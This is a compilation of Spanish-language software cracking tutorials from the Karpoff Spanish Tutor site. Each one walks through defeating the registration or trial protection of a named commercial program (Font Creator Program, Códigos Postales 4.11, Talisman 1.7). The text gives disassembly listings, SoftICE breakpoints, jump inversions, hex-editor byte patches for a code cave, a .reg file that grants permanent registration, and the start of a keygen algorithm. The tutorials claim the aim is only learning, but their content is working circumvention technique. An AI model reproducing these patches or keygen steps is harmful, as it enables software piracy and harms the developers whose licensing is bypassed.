Para empezar, al ejecutar el programa, vemos una barra con los distintos comandos: CLASESS INFO, FORMS, PROCEDURES, PROJECT Y EXPORTS. Para el que esté familiarizado con este lenguaje de programación no le será difícil descifrar lo que se esconde detrás de cada comando. De modo somero explicaré que las CLASSES INFO nos proporcionará un listado completo de todas las clases que utiliza el programa. En FORMS, creo que está claro: nos señala las características de los formularios del programa. PROCEDURES es lo más importante de este programa o al menos la características que vamos a explotar a la hora de crackear programas. Esto permite ver los distintos procedimientos del programa, así como el código ensamblador de los eventos relacionados con los distintos objetos del programa. Una maravilla, vamos. En PROJECT podemos salvar el decompilado del programa para que no tengamos que decompilarlo en cada vez en estudios posteriores. En EXPORTS podremos crear un archivo MAP para añadir y exportar los procedimientos detectados al IDA. Muy útil para aquellos más familiarizados con este programa.
En cuanto a los menus, deciros que los DUMPERS y las TOOLS no las vamos a utilizar en general.
Hecha y la introducción al programa, pasemos a su estudio "interior".

Por las Entrañas de Font Creator Program:

Abrimos el DeDe y elegimos el fichero FCP.EXE para su decompilado. Le damos a Process, y cuando el ordenata deje de pensar, entonces pasamos de las CLASESS INFO y nos vamos directamente a PROCEDURES. Nos aparece un montón de cosas, pero es que ha llegado el momento del ZENcracking.
¿Qué es lo que estamos buscando?. El formulario que nos aparece cuando le damos a REGISTER en cualquier momento en el programa (da igual si lo hacemos en la NAG o en el menú, aparece siempre la misma ventana). Pues miramos por la lista de PROCEDURES, en la columna "Unit Name", buscando algo con referencia a Register, Reg, o cualquier cosa que se le parezca. Afortunadamente nos encontramos con una "Unit Name" con el nombre de RegisterFrm. Más explícito imposible. Pulsamos sobre él y sobre el comando "Events", en la parte de la derecha. Nos encontramos con 3 eventos. Pero el que nos interesa es el de "btnRegisterClick". Para aseguranos de que vamos por el buen camino, podemos opcionalmente pulsar con el botón derecho del ratón sobre eso mismo y en "Show Additional Data" en el menú emergente. Efectivamente, vamos por el buen camino, pues es un botón con la etiqueta "Register". Desensamblamos. Para ello, sobre el mismo menú emergente de antes, damos esta vez en "Disassemble".
Y nos encontraremos con el código en ASM de todo el evento:

```
004B7478 55 push ebp
004B7479 8BEC mov ebp, esp
004B747B B906000000 mov ecx, $00000006
004B7480 6A00 push $00
.............................
004B7536 8D4DE0 lea ecx, [ebp-$20]
004B7539 5A pop edx
004B753A E82DD4FFFF call 004B496C <----- LLAMADA A GENERAR EL SERIAL VÁLIDO
004B753F 8B45E0 mov eax, [ebp-$20]
004B7542 50 push eax <----- EL TESORO DE DON TRUEKENEGUER
...............................
004B7619 E93EC1F4FF jmp 0040375C
004B761E EBBE jmp 004B75DE
****** END
```

```
004B7620 8BE5 mov esp, ebp
004B7622 5D pop ebp
004B7623 C3 ret
```

A por el SiCE, que nos espera ansiosamente.

Traspaso de Poder al SICE:

Ahora que ya sabemos dónde poner un BPX, lo único que tenemos que hacer es irnos al SiCE y hacer lo propio y rutinario de todo Cracker: Abre Symbol Loader---> Carga FCP.EXE ----> Pulsa en las ruedas dentadas----> Cuando salte pon un BPX en 4B7542.
En el programa, ya sea en la NAG o en el menú, intenta registrar el programa, para ello, pon cualquier dato.

NOMBRE: LEIRUS
COMPAÑÍA: K-FoR
SERIAL: FCP 147 258 369

Damos a Register (se activa cuando está todo entrado) y... fascinantemente, el SiCE detecta la instrucción y nos dice con un letrero centelleante: MIRA EL CONTENIDO DE EAX, PARA ELLO, ESCRIBE D EAX. Lo hacemos, y en la ventana de datos aparece un maravilloso numerillo que tiene toda la pinta de un serial (de hecho lo es).
Lo apuntamos y en la próxima ejecución del programa, lo escribiremos, y estará registrado el programa a tu nombre. NADA MÁS POR HOY.

Despedida

Ante todo, gracias a Karpoff por el apoyo recibido y por haber hecho una gran página, que crece día a día y que presenta a los Newbies como yo un portal donde poder enterarnos de las últimas novedades y adquirir información, así como aprender de forma desmesurada.
Gracias a ProfesorX, por el gran trabajo que está haciendo recopilando tutoriales con el Tutorial Crack 2000. Una maravilla, sinceramente.
Y por supuesto, gracias a los otros componentes del grupo K-FoR, ViPER y RAZiEL, que sin su incondicional apoyo, gratitud y predisposición a ayudarme no hubiera conseguido hacer lo que he hecho. Por ellos y por el grupo va dedicado este TUT. Gracias a todos.

"CRACKEO, LUEGO SOY LIBRE"

Karpoff Spanish Tutor

Programa:	**Códigos Postales v 4.11**

PROTECCION:	**Limitacion de Tiempo.**		
Descripcion:	**Guía de códigos postales de España**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://members.nbci.com/codpostal/ (Cd-Actual 48)		
Herramientas:	**DeDe v2.x, Editor Hexa, KrackPE y Softice**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	**16/09/2000**

INTRODUCCION

Bueno, aquí estoy otra vez. En esta ocasión voy a emplear algunas herramientas poco utilizadas, y que realmente son muy útiles, como es el desensamblador para Delphi DeDe de **DaFixer** y el KrackPE de **n u M I T_or**.

Finalmente he decidido añadir cómo encontrar el número de serie correcto, para eso utilizaremos el Softice.

AL ATAKE


Preliminares. Obtener información.

Lo primero como siempre es enterarnos de qué va el tema. Iniciamos el programa, esperamos a que se carguen unas cuantas cosillas... y ya está, arranca el programa. En la ventana principal, podemos ver unos botones a la izquierda, el último, con una llave, es el de registro, y un par de ellos más arriba con un dibujo del Word, es el manual de uso. Si probamos a registrar, podemos ver cómo únicamente se nos pide el código, lo cual parece indicar que va a ser un código único para todo el mundo. Si miramos en el manual podremos encontrar al final la parte referente a las restricciones de uso, que en este caso es que 30 dias después de la instalación nuestro programa dejará de funcionar. Lo curioso es que no he visto cuánto vale el programa.

Ahora hay que ver en que lenguaje está escrito y si está comprimido. Para ello yo he utilizado el GetTyp, nos dice que está escrito en Delphi y que no está comprimido. Perfecto.

Al AtaKe

Bien, iniciamos el DeDe. En la ventana principal aparece la típica carpetita abierta de windows, pinchamos y seleccionamos el archivo 'víctima', en este caso **codpostal.exe**. Pulsamos sobre ***Process,*** esperamos unos segundos y ya está. Ahora debemos ir a ***Procedures***, que creo que todos imaginamos lo que será. Nos aparece lo siguiente:



Normalmente los programadores pondrán un nombre sugerente a las Unidades o a algún Evento, con la palabra Register por algún lado, pero en este caso no, así que habrá que echárle un poco de imaginación.


Si pulsamos sobre Unit1, en la ventana de la derecha, nos aparecerán un buen montón de Eventos, así que pasaremos de ella por el momento, las comprobaciones de registro suelen estar en únidades con pocos eventos. Si pulsamos sobre Unit13 y Unit3, no aparece ningún evento, así que vamos a Unit2. Nos aparece como vemos en la imagen un único evento, ahora pulsamos con el botón secundario del ratón sobre él, y en el menú sobre ***Show Additional Data,*** nos aparece lo siguiente (haciendo esto mismo podríamos haber comprobado que las dos primeras unidades manejan la base de datos):

Como podemos ver vamos por buen camino, cuando pulsemos el botón registrar, después de haber introducido el serial, el programa viene justo aquí, no tenemos que buscar más estamos en la zona caliente. ¿Cómo ver el código? Fácil, sólo hay que pulsar dos veces sobre el evento deseado y ya está. Siguiendo el código podemos ver algo realmente interesante:

```
0049DB46 8D45E8 lea eax, [ebp-$18]
0049DB49 E8AEC5F6FF call 0040A0FC <- Pillamos el código güeno
0049DB4E 8B55E8 mov edx, [ebp-$18] <- ¿el código güeno?
0049DB51 58 pop eax
0049DB52 E8F164F6FF call 00404048 <- Comparamos los códigos.
0049DB57 750C jnz 0049DB65 <- Saltar o no saltar esa es la cuestión.
0049DB59 C7833402000001000000 mov dword ptr [ebx+$0234], $00000001 <- ¿Güeno?
0049DB63 EB0A jmp 0049DB6F
0049DB65 C7833402000003000000 mov dword ptr [ebx+$0234], $00000003 <- ¿Malo?
0049DB6F 33C0 xor eax, eax
```

Si pulsamos sobre un call, también nos aparecerá su contenido.

Todo esto con el softice estaría claro, cómo podremos ver más adelante. Lo que está claro ahora es que si invertimos el salto **0049DB57** iremos a chico güeno, podemos probarlo con un editor hexa, pero ¿cómo conseguimos el Offset? No se cómo hacerlo con el DeDe, así que voy a utilizar otra magnífica herramienta, ésta de **n u M I T_or**, el KrackPE, que sirve para cosas mucho más interesantes que ésta, como veremos más abajo. Ejecutamos el KrackPE, seleccionamos nuestro archivo 'víctima' , donde pone *Virtual Address:* introducimos 49DB57, pulsamos a *Get Offset* y ya está. El aspecto es el siguiente:



Donde están las XXXXXX, estaría el offset, pero os dejo que curréis un poco.

Si habéis hecho todo, y probáis a introducir un código cualquiera veréis que lo acepta, y además podéis comprobar que es permanente, incluso si intentamos meter nuevamente el código nos dice que ya nos registramos anteriormente. Interesante, esto quiere decir que al registrarse crea en el registro (o en un archivo) una clave, que al leerla le dice que está registrado. Si cuando os registráis tenéis activado algún programa 'espía' que controle las entradas en el registro, o los cambios en éste, podemos comprobar que lo que cambia es lo siguiente, pone:

[HKEY_LOCAL_MACHINE\Software\Tena\Códigos Postales]
"Version"=hex:00,00,00,00,00,00,10,40
"Producto"=hex:00,00,00,00,00,00,10,40

donde antes ponía lo que podía ser la fecha de fin de evaluación. Si las borramos volveremos a estar sin registrar, y si deshacemos los cambios realizados en el editor hexa, y metemos estos datos en el registro, estaremos registrados sin introducir ningún código. Grave error, podremos crear un "parche" con un simple archivo .reg como el siguiente:

REGEDIT4

[HKEY_LOCAL_MACHINE\Software\Tena\Códigos Postales]
"Version"=hex:00,00,00,00,00,00,10,40
"Producto"=hex:00,00,00,00,00,00,10,40

Guardado el archivo como xxxxx.reg, sólo tenemos que 'ejecutarlo' y estaremos registrados de por vida.

Obtener el Código Válido

Lo primero es entrar con el Softice en el programa. Damos a registrar, escribimos un código cualquiera, por ejemplo1472583690, vamos a Softice (Ctrl+D), y ponemos un **bpx hmemcpy.** Volvemos al programa (F5), damos a registrar y salta el Softice. Borramos el break, bc0 y vamos con F12 hasta que en la línea verde aparezca **Codpostal!Code**, entonces estaremos en nuestro programa. Ahora, vamos con F10, pasando por unos cuantos RET hasta que llegamos a 49DB38 (cómo sabíamos esta dirección podríamos haber puesto un bpx directamente aquí), si escribimos **?eax**, nos aparecerá nuestro código. Si seguimos un poco más con F10, llegamos a lo de antes, vuelvo a ponerlo:

0049DB46 8D45E8 lea eax, [ebp-$18]
0049DB49 E8AEC5F6FF call 0040A0FC <- Pillamos el código güeno
0049DB4E 8B55E8 mov edx, [ebp-$18] <- El código güeno
0049DB51 58 pop eax <- El código malo
0049DB52 E8F164F6FF call 00404048 <- Comparamos los códigos.
0049DB57 750C jnz 0049DB65 <- Saltamos si nuestro código es Malo.
0049DB59 C7833402000001000000 mov dword ptr [ebx+$0234], $00000001 <- Güeno
0049DB63 EB0A jmp 0049DB6F
0049DB65 C7833402000003000000 mov dword ptr [ebx+$0234], $00000003 <- Malo
0049DB6F 33C0 xor eax, eax

Bueno, han desaparecido las dudas ;)

Para ver el código válido, sólo hay que poner **?edx**, en 49DB51.

Algo más con KrackPE

Como os habréis podido imaginar esta herramienta sirve para bastante más que para obtener un Offset. Si os fijáis en la imagen que he puesto arriba, a la derecha, pone ***Get Greatest Space***, ¿qué es esto? Pués localiza en el código del programa el mayor espacio vacío, de tal forma que podemos meter nuestras propias instruccciones ahí, únicamente tenemos que direccionar el programa hacia ahí. Por ejemplo:

En este programa, en el Call que compara los códigos, únicamente nos interesa, si **edx** sale con valor cero o no. Si vale cero, vamos a código correcto, cosa que podemos conseguir con una instrucción como **xor edx,edx** obteniendo el mismo resultado. Por tanto si en lugar de hacer Call 00404048, llamamos a ese espacio vacío, en el que ponemos nuestro **xor edx,edx** y por supuesto un **ret** para salir de la llamada, tendremos que siempre acepta nuestro código, sea válido o no. Ya sé que en este programa todo este trabajo es una chorrada, pero en otros será muy útil.

Si pulsamos sobre ***Get Greatest Space***, obtenemos que nuestro espacio está localizado en 4AD014, con offset A8E14, el tamaño no nos interesa, ya que lo que vamos a meter no ocupa nada. Ya sabemos donde tiene que apuntar nuestro call y lo que queremos meter. Sólo queda saber cómo coño escribimos esto en nuestro editor hexa. Bueno, voy a poner

cómo se escribe y luego una manera de obtenerlo:

Call 4AD014 ---> E8BDF40000
xor edx, edx ----> 31D2
ret ----------> C3

Los dos últimos siempre se escriben así, pero el primero es un poco más jodido. Cómo sacarlo, una forma sencilla es con el Wdasm, desensamblamos el ejecutable original, vamos al menú ***Debug*** y seleccionamos ***Load Process***, damos a ***Load***, ya sólo queda ir a la dirección donde queremos cambiar algo, en el caso del call a 49DB52, pulsamos a ***Patch Code***, metemos la nueva instrucción, en este caso Call 4AD014, damos a enter, y nos aparece cómo escribirlo. Hay otras maneras de obtenerlo, pero creo que ésta es bastante sencilla.

Obtenemos el offset del Call, que es 9CF52 y ya sólo tenemos que realizar los cambios con nuestro editor hexa. Vamos a 9CF52, y metemos E8BDF40000, siempre con cuidado de que nuestra nueva instrucción no ocupe más que la instrucción original, si ocupase menos podemos meter unos nops (90). Ahora vamos a A8E14, y metemos 31D2C3, guardamos los cambios, probamos a introducir un código cualquiera en el programa, y mensaje de registrado, todo perfecto.

No siempre será tan sencillo, en muchas ocasiones habrá que reajustar otros registros, como el de la pila. Para saber que registros se modifican dentro de un call, lo podemos ver con el softice de manera sencilla. Lo primero es poder ver todos los registros en el softice, si no los tenéis en la parte superior de la pantalla, pulsad F2 y aparecerán. Los registros que se ven en azul, son los que cambian al ejecutarse cada instrucción.

Nada más por esta vez, espero que os haya resultado útil. No olvidéis que **nuestro objetivo sólo es aprender**.(sin contar con la diversión por supuesto ;-))

Hasta la próxima...

« »~~~=*=~~~« »

P.D.: Si hay algo que no he dejado sufientemente claro o lo que sea, ya sabéis: kuato_thor@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Talisman 1.7.0.4**

PROTECCION:	Trial de 30 días, con código de registro.		
Descripcion:	Escritorio Alternativo.		
Dificultad:	Newbie		
DOWNLOAD:	http://www.lighttek.com		
Herramientas:	Softice, Regmon, Api Spy 2.4, Editor Hexa.		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	28/01/2001

INTRODUCCION

Muy Buenas, nuevamente estoy aquí, esta vez la víctima, a penas opondrá resistencia. ;-)

Al menos podremos utilizar una herramienta poco usual, Api Spy, veremos que es muy útil para situarnos en el lugar adecuado.

El cálculo del código válido, es bastante vergonzoso, no se han roto la cabeza al programarlo.

AL ATAKE

Preliminares. Obtener Información

Lo primero como siempre es saber de que va el tema. Ejecutamos el programa, y desaparece nuestro escritorio convencional win por otro más bonito, pero en inglés, mmm.... Seleccionamos la opción de ver la barra de herramientas normal, y junto al reloj, está el icono del programa, botón secundatio y pulsamos Quit. Nos aparece una ventana de registro, donde ya nos rellenan el nombre y el código con "User name" y "User Code", pulsamos Aceptar, y nos salta una ventana diciendo que el serial no es un entero válido, mmm..., error nº1. Cambiamos el código por cualquier número, metemos uno de unos 12 dígitos (todo unos p.ej.), y nos dice que 'invalid integer value', ponemos uno de once, 'invalid...', uno de diez, y nos dice que el código no es el correcto. Por tanto ya sabemos que el tamaño del código correcto no será mayor de diez.

Si no tenéis cargado Sice, ya podéis ir cargándolo...

BUSCANDO ALGO

Bien, nos situamos nuevamente en la ventana de registro (mejor acceder a ella por el menú 'Help'). Metemos un código menor de diez cifras, y antes de pulsar, vamos a Sice (F5). Ponemos los típicos breaks, bpx getwindowtexta, bpx getdlgitemtexta, bpx getdlgitemint, volvemos al programa damos a aceptar y nada de nada, no salta Sice. Por tanto, para no volvernos locos, usamos el comodín de Hmemcpy. Ponemos el breakpoint (bpx hmemcpy), nuevamente pulsamos Aceptar, y esta vez sí salta Sice. Pulsamos F12 hasta aparecer en el código de Talisman. Lo malo del hmemcpy, es que no aparecemos muy bien situados, así que trazamos con F10, pasando Ret tras Ret. Seguimos trazando mirando si esta nuestro código por algún sitio, hasta que llegamos aquí:

```
:00484B74 8975EC mov dword ptr [ebp-14], esi
:00484B77 DB45EC fild dword ptr [ebp-14]
:00484B7A E8FDDDF7FF call 0040297C
:00484B7F 69C009030000 imul eax, 00000309 <- Caliente, caliente.
:00484B85 8BF0 mov esi, eax
:00484B87 3B75FC cmp esi, dword ptr [ebp-04] <- ¿Una comparación?
:00484B8A 0F84BF000000 je 00484C4F <- ¿Un Salto lejos de aquí?
:00484B90 B201 mov dl, 01
:00484B92 A120614500 mov eax, dword ptr [00456120]
:00484B97 E88016FDFF call 0045621C
:00484B9C 8BF0 mov esi, eax
:00484B9E B101 mov cl, 01
```

Justo antes de este trozo de código hay un bucle, donde se calcula un número con el nombre. Después del Call que vemos en 00484B7A, hay una multiplicación, ...¡¡¡¡¡¡ Estamos en zona caliente !!!!!! Que curioso, después de hacer unos calculos hay una comparación, y dependiendo de el resultado de ésta, nos quedamos por aquí, o nos manda muy lejos, mmm... ¡¡¡¡ QUE DISIMULO !!!! Vamos a probar que pasa si invertmos el salto. Una vez sobre 00484B8A, metemos en Sice R FL Z, que cambia la flag cero, es decir, que 'invierte el salto'. Damos F5 y registrados. Pulsamos OK, y volvemos a ver si estamos registrados,... Sí, lo estamos. Reiniciamos el programa, volvemos a mirar, ... No, ya no lo estamos.


¿Qué quiere decir esto? simplemente, que vuelve a comprobar si el código es correcto. Sólo hay que localizar la rutina donde lo comprueba y se terminó.

EN BUSCA DE LA COMPROBACIÓN INICIAL

Para poder hacer la comprobación, necesita guardar la información de registro en algún sitio, usualmente en el registro de windows, otras en un archivo.


Bueno, para esto vamos a utilizar Regmon y Api Spy. Estas herramientas son básicas, así que las podréis encontrar en cualquier web de cracking.

Abrimos Regmon, y ponemos algo como esto:



Ahora iniciamos Talisman, vemos como el Regmon se va llenado de información. Vamos a la ventana de registro, y metemos los datos, nuevamente invertimos el salto en el Sice, y vemos que en el Regmon, han aparecido cosas nuevas, ya podemos pulsar el botón de la lupa para pararlo, y podemos ver cosas tan interesantes como que hay unas claves en el registro llamadas '**usercode**' y '**username**'.

Es la hora de utilizar Api Spy. No me voy a extender mucho en su modo de uso, porque es muy sencillo de utilizar. Lo que hace este programa es localizar las llamadas que realiza nuestro programa víctima a las distintas funciones que hay dentro de cada librería. En este caso lo que nos interesan son las llamadas al registro, es decir RegQueryValueExa, RegCreateKeyExa y compañía. Todas estas funciones estás el la librería ADVAPI32, por tanto pulsamos el botón Add y seleccionamos ADVAPI32.fnl. Podéis ver que no lee directamente del archivo dll, pero con el programa viene una utilidad que transforma las dll a fnl, que no viene al caso, pero puede resultar útil saberlo para otra ocasión. En resumen, el programa tiene que quedar tal que así:



Pulsamos Run y se ejecutará nuestro programa a la vez que aparece una nueva ventana de Api Spy, volvemos a cerrar el programa y Api Spy nos dice que ha terminado, pulsamos el botón 'Save LOG', y se creará en el direccorio de Talisman, un archivo .log que podemos abrir con el worpad, por ejemplo. Una vez aquí buscamos '**usercode**' y nos aparece por primera vez aquí:

004566AA:RegQueryValueExA (HANDLE:C89BBAD0,LPSTR:004905A4:"path",LPDATA:00000000,LPDATA: 0075FB00,LPDATA: 00000000,LPDATA:0075FB1C)
004566AF:RegQueryValueExA = 2
004566AA:RegQueryValueExA(HANDLE:C89BBAD0,LPSTR:004905D8:"**usercode**",LPDATA:00000000,LPDATA:0075FB00,LPDATA :00000000,LPDATA:0075FB1C)
004566AF:RegQueryValueExA = 0
004569A0:RegQueryValueExA(HANDLE:C89BBAD0,LPSTR:004905D8:"**usercode**",LPDATA:00000000,LPDATA:0075FAEC,LPDATA :0075FB04,LPDATA:0075FB00)
004569A5:RegQueryValueExA = 0
004566AA:RegQueryValueExA(HANDLE:C89BBAD0,LPSTR:004905EC:"username",LPDATA:00000000,LPDATA:0075FAE0,LPDATA :00000000,LPDATA:0075FAFC)

Lo que nos interesa es la dirección de memoria que nos da, que es: 004566AA. Pero podemos ver que justo encima aparece la misma dirección, pero para "path". Para saber cual es la nuestra, nos situamos al principio del documento, y esta vez buscamos la dirección, es decir, 004566AA. Podemos comprobar que es la cuarta llamada.

Después de este coñazo, vamos al Symbol Loader, cargamos Talisman, ponemos el bpx 4566aa y nos saltamos las tres primeras rupturas de Sice. Pasamos del Ret para ver de donde nos llamaron y vemos esto:

:00490239 E88A67FCFF call 004569C8
:0049023E 84C0 test al, al
:00490240 0F8484000000 je 004902CA
:00490246 BAD8054900 mov edx, 004905D8
:0049024B 8BC3 mov eax, ebx

Continuamos buscando algo interesante con F10, hasta que llegamos a esto otro:

:0049028A 89B594FEFFFF mov dword ptr [ebp+FFFFFE94], esi
:00490290 DB8594FEFFFF fild dword ptr [ebp+FFFFFE94]
:00490296 E8E126F7FF call 0040297C -> Sacamos un número
:0049029B 69C009030000 imul eax, 00000309 -> Una multiplicación
:004902A1 8BF0 mov esi, eax
:004902A3 3B75FC cmp esi, dword ptr [ebp-04] -> Una comparación
:004902A6 7514 jne 004902BC -> Un salto
:004902A8 B8A82C4A00 mov eax, 004A2CA8

¿Qué es esto? ¡¡¡ es un calco de la comprobación anterior !!! Así que invertimos nuevamente el salto (004902A6), y registrados para siempre. Para hacerlo permanente, utilizamos el editor hexadecimal, sólo tenemos que encontrar el offset, ya sea con el kracPE, el FileinsPEctor o cualquier otro.

GENERADOR DE CLAVES

Finalmente he decidido hacer un Keygen, puesto que es muy fácil y llevará poco tiempo. Vamos a por él.

Cómo pudimos ver antes:

:00484B32 E8892DF8FF call 004078C0 <- Eax= código falso
:00484B37 8945EC mov dword ptr [ebp-14], eax
:00484B3A DB45EC fild dword ptr [ebp-14]
:00484B3D E83ADEF7FF call 0040297C
:00484B42 8945FC mov dword ptr [ebp-04], eax
:00484B45 8D55F8 lea edx, dword ptr [ebp-08]
:00484B48 8B83FC010000 mov eax, dword ptr [ebx+000001FC]
:00484B4E E8E1C8F9FF call 00421434
:00484B53 33F6 xor esi, esi
:00484B55 8B45F8 mov eax, dword ptr [ebp-08]
:00484B58 E8DFF0F7FF call 00403C3C <- eax=longitud del nombre
:00484B5D 85C0 test eax, eax
:00484B5F 7E13 jle 00484B74
:00484B61 BA01000000 mov edx, 00000001 <- edx=1
:00484B66 8B4DF8 mov ecx, dword ptr [ebp-08] <- Comienza el Bucle
:00484B69 0FB64C11FF movzx ecx, byte ptr [ecx+edx-01] <- ecx= valor ASCII de la letra correspondiente a la posición edx de nuestro nombre en hexadecimal por supuesto
:00484B6E 03F1 add esi, ecx <- esi= esi+ecx (la primera vuelta esi=0+ecx)
:00484B70 42 inc edx <- edx=edx+1
:00484B71 48 dec eax <- eax=eax-1
:00484B72 75F2 jne 00484B66 <- Volvemos al principio del bucle que calcula el "Número Mágico"(NM) a partir e nuestro nombre
:00484B74 8975EC mov dword ptr [ebp-14], esi
:00484B77 DB45EC fild dword ptr [ebp-14]
:00484B7A E8FDDDF7FF call 0040297C <- eax=esi=NM
:00484B7F 69C009030000 imul eax, 00000309 <- eax=eax*309
